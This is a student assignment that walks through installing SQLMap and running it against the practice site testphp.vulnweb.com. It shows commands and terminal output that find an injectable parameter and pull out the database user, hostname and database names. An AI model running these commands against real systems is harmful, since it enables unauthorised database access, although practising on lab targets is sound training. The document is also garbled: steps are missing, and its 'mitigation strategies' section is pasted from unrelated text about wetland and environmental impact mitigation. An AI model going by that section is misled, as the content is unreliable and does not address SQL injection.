

# Assignment no. 2

Name :Kambala Raj Kumar

College :Dr.Lankapalli Bullayya College

Reg.no.:721128805335

Date :21/02/2024

## SQLMAP :-

### Step -1 Purpose and Usage of SQLMap:

#### Purpose :


SQLMAP is an open-source penetration tool. SQLMAP allows you to automate the process of identifying and then exploiting SQL injection flaws and subsequently taking control of the database servers. In addition, SQLMAP comes with a detection engine that includes advanced features to support penetration testing. SQLmap is an open-source tool that automatically finds and exploits SQL injection vulnerabilities. We can use it to test web applications for SQL injection vulnerabilities and gain access to a vulnerable database. SQLmap is a favourite tool among pen-testers for its ease of use and flexibility.


#### Usage :

SQLMAP is an open-source penetration tool. SQLMAP allows you to automate the process of identifying and then exploiting SQL injection flaws and subsequently taking control of the database servers. In addition, SQLMAP comes with a detection engine that includes advanced features to support penetration testing. Sqlmap supports six different injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries, and out-of-band. Depending on the target application, some techniques may work better than others, or some may not work at all.


### Step -2 Installation of SQLMap:

- ❖ SQLMap is written in Python and can be easily installed on most operating systems.
- ❖ You can install SQLMap by cloning its GitHub repository or by using package managers like apt (for Debian-based systems) or yum (for Red Hat-based systems).
- ❖ For example, on Debian-based systems, you can install SQLMap using the following command: `sudo apt-get install sqlmap`.





Step 2 : Now we can perform sql injection as follows




After giving user id we can see the user name which is a vulnerability.  
Hence we can conclude that this DVWA is an vulnerable web application

## Step -4 Performing a Basic SQL Injection Attack:

Lets use the site - <http://testphp.vulnweb.com/>

Use command - sqlmap -u "site\_url" --crawl 2 --batch



```
root@kali: /home/raj
File Actions Edit View Help
[raj@kali]~
$ sudo su
[sudo] password for raj:
[root@kali]~
# sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is i
er's responsibility to obey all applicable local, state and federal laws. Developers assume n
responsible for any misuse or damage caused by this program

[*] starting @ 15:05:15 /2024-02-26/

do you want to check for the existence of site's sitemap(.xml) [y/n] N
[15:05:15] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[15:05:15] [INFO] searching for links with depth 1
[15:05:16] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[15:05:16] [WARNING] running in a single-thread mode. This could take a while
[15:05:18] [INFO] 6/13 links visited (46%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing wit
[15:05:22] [INFO] found a total of 5 targets

do you want to exploit this SQL injection? [Y/n] Y
[15:06:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you w
s involving it? [Y/n] Y
[15:06:18] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[15:06:18] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[15:06:18] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[15:06:18] [INFO] you can find results of scanning in multiple targets mode inside the CSV fi
qlmap/output/results-02262024_0305pm.csv


[*] ending @ 15:06:18 /2024-02-26/

[root@kali]~
#
```

An sql injection vulnerability is been detected.

Now use command -

sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=1> --current-user --dbs --hostname  
To get info about the user, database & host



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/raj
File Actions Edit View Help
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --current-user --dbs --hostname
{1.8.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:10:35 /2024-02-26/
[15:10:36] [INFO] testing connection to the target URL
[15:10:36] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:10:37] [INFO] testing if the target URL content is stable
[15:10:37] [INFO] target URL content is stable
[15:10:37] [INFO] testing if GET parameter 'artist' is dynamic
[15:10:38] [INFO] GET parameter 'artist' appears to be dynamic
[15:10:38] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[15:10:38] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level? [Y/n] y
[15:11:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[15:11:18] [INFO] fetching current user
current user: 'acuart@localhost'
[15:11:19] [INFO] fetching server hostname
hostname: 'ip-10-0-0-222'
[15:11:19] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[15:11:19] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 15:11:19 /2024-02-26/
root@kali: /home/raj
```

The current user is acuart@localhost

Hostname is ip-10-0-0-222

Databases - acuart & information\_schema

## Step -5 Documenting the Steps:

The commands used are

- Sudo apt-get install sqlmap -this command is used to install sqlmap.
- sqlmap -u "site\_url" --crawl 2 --batch -It is used to attack on particular website.
- sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=1> --current-user --dbs --hostname - this command is used to know information about hostname,database and user.

### **potential impact of SQL injection vulnerabilities :**

The impact SQL injection can have on a business is far-reaching. A successful attack may result in the unauthorised viewing of user lists, the deletion of entire tables and, in certain cases, the attacker gaining administrative rights to a database, all of which are highly detrimental to a business.

### **suggest mitigation strategies :**

- There are four common risk mitigation strategies: avoidance, reduction, transference, and acceptance.
- The types of mitigation enumerated by CEQ are compatible with the requirements of the Guidelines; however, as a practical matter, they can be combined to form three general types of mitigation.
- Avoidance means mitigating an aquatic resource impact by selecting the least-damaging project type, spatial location and extent compatible with achieving the purpose of the project. Avoidance is achieved through an analysis of appropriate and practicable alternatives and a consideration of impact footprint.
- Compensatory mitigation may be accomplished through the restoration, creation, enhancement, or preservation of wetlands. Restoration: Returning natural/historic functions to a former or degraded aquatic resource.